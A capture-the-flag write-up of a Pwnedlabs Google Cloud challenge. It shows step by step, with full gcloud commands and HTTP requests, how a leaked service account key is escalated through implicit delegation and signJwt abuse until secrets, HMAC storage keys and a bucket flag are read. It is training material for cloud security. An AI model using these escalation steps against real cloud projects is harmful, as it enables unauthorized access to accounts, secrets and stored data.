Pwnedlabs GCP Challenge
Introduction
This challenge was released as part of a presentation made for the launch of Pwnedlabs' GCRTP bootcamp, where the first person to solve the challenge would win a voucher for the bootcamp, and I was lucky enough to get first blood on this challenge.
Starting Point

We begin our challenge with a URL that redirects us to a Google Drive page containing a GCP key in JSON format.
Authentication methods for the gcloud SDK
Service Account Key
This is a JSON file containing credentials for a service account as described in the previous image, it is commonly used in scripts, CI/CD deployments, servers, etc.
To use the key, we can use the gcloud command line tool to authenticate with the service account using the following command:
gcloud auth activate-service-account --key-file=key.json
After authenticating, we can set the project to the one associated with the service account using:
gcloud config set project gr-proj-4
Access Token
An Access Token is a temporary access token (generally valid for 1h) used to prove your identity to Google APIs. It has a specific format and will always start with ya29..
It can be retrieved when connected to the SDK using the command: gcloud auth print-access-token.
Additionally, certain account compromise paths allow us, as a service account, to retrieve an access token from another service account. This will allow us to interact with the compromised account, as we will see later in the writeup.
The access token can be used in two possible ways:
- By interacting directly with Google APIs by specifying it in an
Authorization bearerheader. - Or to use it with the
gcloudSDK, here are the steps to follow:
- Set the access token in the environment variable
CLOUDSDK_AUTH_ACCESS_TOKEN:
export CLOUDSDK_AUTH_ACCESS_TOKEN=ya29.c.c0ASRK0Gbjv4[...SNIP...]irRX3JRyQrz1rS3xqVc8
- Set the project to the one associated with the service account using:
gcloud config set project gr-proj-4
- Use the
gcloudcommand as usual, and it will automatically use the access token for authentication. - To unset the access token, you can use the command:
unset CLOUDSDK_AUTH_ACCESS_TOKEN
Enumeration
From here, we have no information, so we need to proceed with enumerating our service account. To start, we'll examine what our service account can do and subsequently how our service account can interact with other service accounts.
With cliam it is possible to brute force the actions that our service account is capable of performing.
cliam gcp --service-account=key.json --project-id gr-proj-4 bruteforce
Apr 04 00:34:58 DBG ● project=gr-proj-4 region=us-central1 zone=us-central1-a
Apr 04 00:35:06 INF ● resourcemanager.projects=get-iam-policy
After our enumeration we can see that our user can list IAM policies.
How iam policies work on GCP ?
In GCP, an IAM Policy is a set of rules that define who can do what on which resource. It controls access by assigning roles to members on specific resources.
An IAM Policy consists of bindings that associate:
- One or more members (users, groups, service accounts)
- A role (predefined or custom)
- A condition (optional, to restrict access based on criteria)
Here is an example of an IAM Policy (JSON):
{
  "role": "roles/storage.objectViewer",
  "members": ["user:[email protected]"],
  "condition": {
    "title": "TemporaryAccess",
    "expression": "request.time < timestamp('2025-01-01T00:00:00Z')"
  }
}
Listing IAM policies allows us to gain more insights into the permissions and names of users or service accounts that could be used - this is important information for exploiting attack paths to another account.
gcloud projects get-iam-policy gr-proj-4

- members:
  - serviceAccount:[email protected]
  role: projects/gr-proj-4/roles/PaymentsStorage
- members:
  - serviceAccount:[email protected]
  role: projects/gr-proj-4/roles/Staging2
- members:
  - serviceAccount:[email protected]
  role: roles/analyticshub.viewer
- members:
  - serviceAccount:[email protected]
  role: roles/bigquery.dataViewer
- members:
  - serviceAccount:[email protected]
  role: roles/cloudsql.viewer
- members:
  - serviceAccount:[email protected]
  role: roles/compute.viewer
- members:
  - user:[email protected]
  role: roles/owner
- members:
  - serviceAccount:[email protected]
  role: roles/run.invoker
- members:
  - serviceAccount:[email protected]
  role: roles/secretmanager.viewer
- members:
  - serviceAccount:[email protected]
  role: roles/storage.bucketViewer
- members:
  - serviceAccount:[email protected]
  role: roles/storage.objectViewer
etag: BwYxzfQaKR4=
version: 1
From the command output, we have both the roles and the list of service accounts, this information is really important because it will allow us to list the actions that our current service account has on other service accounts.
The permissions that are relevant in our case are the following:
- iam.serviceAccounts.getAccessToken
- iam.serviceAccounts.signJwt
- iam.serviceAccounts.implicitDelegation
- iam.serviceAccounts.actAs
Each of them allows us to elevate our privileges horizontally to another service account.
To enumerate, we can use the GCP API which allows us to know the permissions our service account has in relation to the target service account:
- URL:
https://iam.googleapis.com/v1/projects/-/serviceAccounts/<TARGET_SA>:testIamPermissions - Method:
POST - Mandatory header:
Authorization Bearerwith the access token from our service account. - Body:
{
  "permissions": [
    "iam.serviceAccounts.getAccessToken",
    "iam.serviceAccounts.signJwt",
    "iam.serviceAccounts.implicitDelegation",
    "iam.serviceAccounts.actAs"
  ]
}
Here is an example of an HTTP request:
POST /v1/projects/-/serviceAccounts/<TARGET_SA>:testIamPermissions HTTP/2
Host: iam.googleapis.com
Authorization: Bearer ya29.c.c0ASRK0GYygwCJiA5fIL05[..SNIP..]95utqtFJgtFu
Accept: */*
Content-Type: application/json
Content-Length: 159

{
  "permissions": [
    "iam.serviceAccounts.getAccessToken",
    "iam.serviceAccounts.signJwt",
    "iam.serviceAccounts.implicitDelegation",
    "iam.serviceAccounts.actAs"
    ]
}
The response will contain the permissions that our service account has on the target service account.
You will need to go through each service account with this request to determine if our service account has one or several of these permissions on another service account. Personally, I use Burp's Intruder but it's possible to make a custom bash script or use ffuf.

After our enumeration, we can see that one of the requests has a longer return size than the others and we can see that we have implicit delegation rights on the service account [email protected].

In the following chapter, we will detail the implicit delegation attack path to escalate our privileges horizontally.
Implicit delegation
Before we begin, I invite you to read the rhinosecurity article about privilege escalation methods on GCP, where a section is dedicated to implicit delegation.
What does the privilege escalation scenario via implicit delegation permission consist of?
Implicit delegation occurs when a service account A has implicitDelegation rights on a service account B which itself has getAccessToken rights on a service account C.
So in our case we have this diagram:

To exploit this attack path, we will also go through the GCP API to get the access token of the service account C:
- URL:
https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/<TARGET_SA>:generateAccessToken - Method:
POST - Mandatory header:
Authorization Bearerwith the access token from our service account. - Body:
{
  "delegates": ["projects/-/serviceAccounts/[email protected]"],
  "scope": ["https://www.googleapis.com/auth/cloud-platform"]
}
Here is an example of an HTTP request:
POST /v1/projects/-/serviceAccounts/<TARGET_SA>:generateAccessToken HTTP/2
Host: iamcredentials.googleapis.com
Authorization: Bearer ya29.c.c0ASRK0GYygwCJiA5fIL05[..SNIP..]95utqtFJgtFu
Accept: */*
Content-Type: application/json
Content-Length: 149

{
  "delegates":[
    "projects/-/serviceAccounts/[email protected]"
  ],
  "scope": [
    "https://www.googleapis.com/auth/cloud-platform"
  ]
}
The response will contain the access token of the service account C.
In our case, we don't know if the sql-424 service account has getAccessToken rights on another service account, similar to enumeration parts we will need to fuzz with the service accounts that we are targeting.

After our fuzzing, we can see that the service account sql-424 has the getAccessToken permission on the analytics service account, which allowed us to retrieve its token.

Now that we have a service account, we can repeat the enumeration process by fuzzing the permissions that our service account has on other service accounts.

We can see that our new analytics service account has signJwt permissions on the platform-middleware service account. We will see on the next chapiter how to abuse this privilege to elevate our privileges.
Abusing iam.serviceAccounts.signJwt
The permission iam.serviceAccounts.signJwt in Google Cloud allows a user or service to use a private key associated with a service account to sign a JSON Web Token (JWT).
There are different use cases:
- Inter-service Authentication: A service can generate a signed JWT to authenticate with other services.
- Temporary Access: Generation of OAuth2 tokens based on a JWT to access Google APIs.
- OpenID Connect Authentication: Used to prove the service account's identity to third-party services.
What interests us is the second part - it is possible to create an OAuth2 token from a JWT to access the Google API, which will allow us to gain control over the platform-middleware service account.
Currently we are the freshly compromised service account thanks to implicit delegation: [email protected], and our target will be the service account [email protected]
First, we need to create our data part of our JWT like this:
export IAT=$(date +%s)
export EXP=$(($IAT + 3600))
cat > claims.json <<EOF
{
"iss": "[email protected]",
"scope": "https://www.googleapis.com/auth/cloud-platform",
"aud": "https://oauth2.googleapis.com/token",
"exp": $EXP,
"iat": $IAT
}
EOF
Here are the details of the JWT payload section:
iss– Issuer- The service account email address. This indicates who generated the JWT
scope– Access Scope- One or more URLs indicating the requested permissions, used to specify which services or APIs in Google Cloud we want to use
aud– Audience- Google's OAuth2 endpoint URL, which specifies the intended recipient service of the JWT, in this case Google OAuth to obtain an
access_token
- Google's OAuth2 endpoint URL, which specifies the intended recipient service of the JWT, in this case Google OAuth to obtain an
exp– Expiration Timeiat– Issued At Time
Then we will sign our JWT using the target service account:
gcloud iam service-accounts sign-jwt claims.json signed-jwt.txt \
  --iam-account=platform-middleware@gr-proj-4.iam.gserviceaccount.com
This command is launched from a service account analytics, which has been authorized via IAM to perform the action iam.serviceAccounts.signJwt on the service account platform-middleware.
This means that:
- The
analyticsaccount does not have the private key ofplatform-middleware. - But it has the right to ask Google IAM to sign a JWT on its behalf, as if
platform-middlewarewas doing it.
To explain the command parameters in more detail:
claims.json→ Input file containing the data of the JWT to be signed (JSON format).signed-jwt.txt→ Output file that will contain the signed JWT.--iam-account=platform-middleware@gr-proj-4.iam.gserviceaccount.com→ Indicates that this service account (platform-middleware) should sign the JWT.
Then we will be able to use this JWT to claim an access token that will allow us to gain access to the target service account.
curl -s -X POST https://oauth2.googleapis.com/token \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "grant_type=urn:ietf:params:oauth:grant-type:jwt-bearer&assertion=$(cat signed-jwt.txt)" \
| jq -r .access_token
ya29.c.c0ASRK0Gbjv4[...SNIP...]irRX3JRyQrz1rS3xqVc8
We can use the retrieved access token and begin enumerating the newly compromised service account ([email protected]) with cliam:
cliam gcp --access-token="$CLOUDSDK_AUTH_ACCESS_TOKEN"  --project-id gr-proj-4 bruteforce
Apr 04 00:38:49 DBG ● project=gr-proj-4 region=us-central1 zone=us-central1-a
Apr 04 00:38:54 INF ● compute.acceleratorTypes=get
Apr 04 00:38:54 INF ● compute.acceleratorTypes=list
Apr 04 00:38:54 INF ● compute.addresses=get
Apr 04 00:38:54 INF ● compute.addresses=list
Apr 04 00:38:54 INF ● compute.autoscalers=get
[...SNIP...]
Apr 04 00:38:54 INF ● compute.zoneOperations=get
Apr 04 00:38:54 INF ● compute.zoneOperations=get-iam-policy
Apr 04 00:38:54 INF ● compute.zoneOperations=list
Apr 04 00:38:54 INF ● compute.zones=get
Apr 04 00:38:54 INF ● compute.zones=list
Apr 04 00:38:56 INF ● resourcemanager.projects=get
Apr 04 00:38:56 INF ● secretmanager.secrets=get
Apr 04 00:38:56 INF ● secretmanager.secrets=get-iam-policy
Apr 04 00:38:56 INF ● secretmanager.secrets=list
Apr 04 00:38:57 INF ● run.routes=invoke
Apr 04 00:38:57 INF ● serviceusage.quotas=get
Apr 04 00:38:57 INF ● serviceusage.services=get
Apr 04 00:38:57 INF ● serviceusage.services=list
When we try to bruteforce the permissions of the new service account, we can see that many permissions are allocated to the compute service, but we can quickly see that it is not activated on the GCP organization.
$> gcloud compute networks list --project=$GCP_PROJ
API [compute.googleapis.com] not enabled on project [gr-proj-4]. Would you like to enable and retry (this will take a few minutes)? (y/N)?

$> gcloud services list
NAME                                 TITLE
analyticshub.googleapis.com          Analytics Hub API
bigquery.googleapis.com              BigQuery API
bigqueryconnection.googleapis.com    BigQuery Connection API
bigquerydatapolicy.googleapis.com    BigQuery Data Policy API
bigquerymigration.googleapis.com     BigQuery Migration API
bigqueryreservation.googleapis.com   BigQuery Reservation API
bigquerystorage.googleapis.com       BigQuery Storage API
cloudapis.googleapis.com             Google Cloud APIs
cloudresourcemanager.googleapis.com  Cloud Resource Manager API
cloudtrace.googleapis.com            Cloud Trace API
dataform.googleapis.com              Dataform API
dataplex.googleapis.com              Cloud Dataplex API
datastore.googleapis.com             Cloud Datastore API
iam.googleapis.com                   Identity and Access Management (IAM) API
iamcredentials.googleapis.com        IAM Service Account Credentials API
logging.googleapis.com               Cloud Logging API
monitoring.googleapis.com            Cloud Monitoring API
secretmanager.googleapis.com         Secret Manager API
servicemanagement.googleapis.com     Service Management API
serviceusage.googleapis.com          Service Usage API
sql-component.googleapis.com         Cloud SQL
storage-api.googleapis.com           Google Cloud Storage JSON API
storage-component.googleapis.com     Cloud Storage
storage.googleapis.com               Cloud Storage API
We can also see that we have rights on the secrets that we can enumerate with the following command:
$> gcloud secrets list --project=$GCP_PROJ
NAME              CREATED              REPLICATION_POLICY  LOCATIONS
payments          2025-04-02T14:36:59  automatic           -
payments-storage  2025-04-02T16:25:57  automatic           -

$> gcloud secrets versions access latest --secret=payments-storage  --project=$GCP_PROJ
gr-stripe

$> gcloud secrets versions access latest --secret=payments  --project=$GCP_PROJ
GOOG1E6CZ32****************************************
Hh**************************************
We can see that we have GCS keys. In the following section, we will detail what these keys are and how to use them.
GCS HMAC keys usage
HMAC (Hash-based Message Authentication Code) keys in Google Cloud Storage (GCS) are an authentication mechanism that allows applications to access GCS buckets using an HMAC-SHA256 cryptographic signature instead of OAuth2.
It is often used for the following benefits:
- Compatible with AWS S3 SDKs and tools
- Useful for applications requiring authenticated REST access
- Allows access to GCS with tools that don't support OAuth
The keys used are arranged in two parts: an access_key and a secret_key. The access_key will have a very specific format, making it easy to recognize as it will begin with: GOOG....
It is possible to use these keys with the gsutil command
$> gsutil config -a
This command will configure HMAC credentials, but gsutil will use
OAuth2 credentials from the Cloud SDK by default. To make sure the
HMAC credentials are used, run: "gcloud config set
pass_credentials_to_gsutil false".

This command will create a boto config file at /root/.boto containing
your credentials, based on your responses to the following questions.
What is your google access key ID? GOOG1E6CZ32****************************************
What is your google secret access key? Hh**************************************
Once the keys are imported, it is possible to list the contents of the bucket that was also in the secrets: gr-stripe
$> gsutil ls -r gs://gr-stripe
gs://gr-stripe/flag.txt
gs://gr-stripe/transfer/:
gs://gr-stripe/transfer/
gs://gr-stripe/transfer/stripe-fetch.js
We can see that we have a file called flag.txt in the bucket, so we can download it using the following command:
$> gsutil cp gs://gr-stripe/flag.txt .
And there we have the flag :D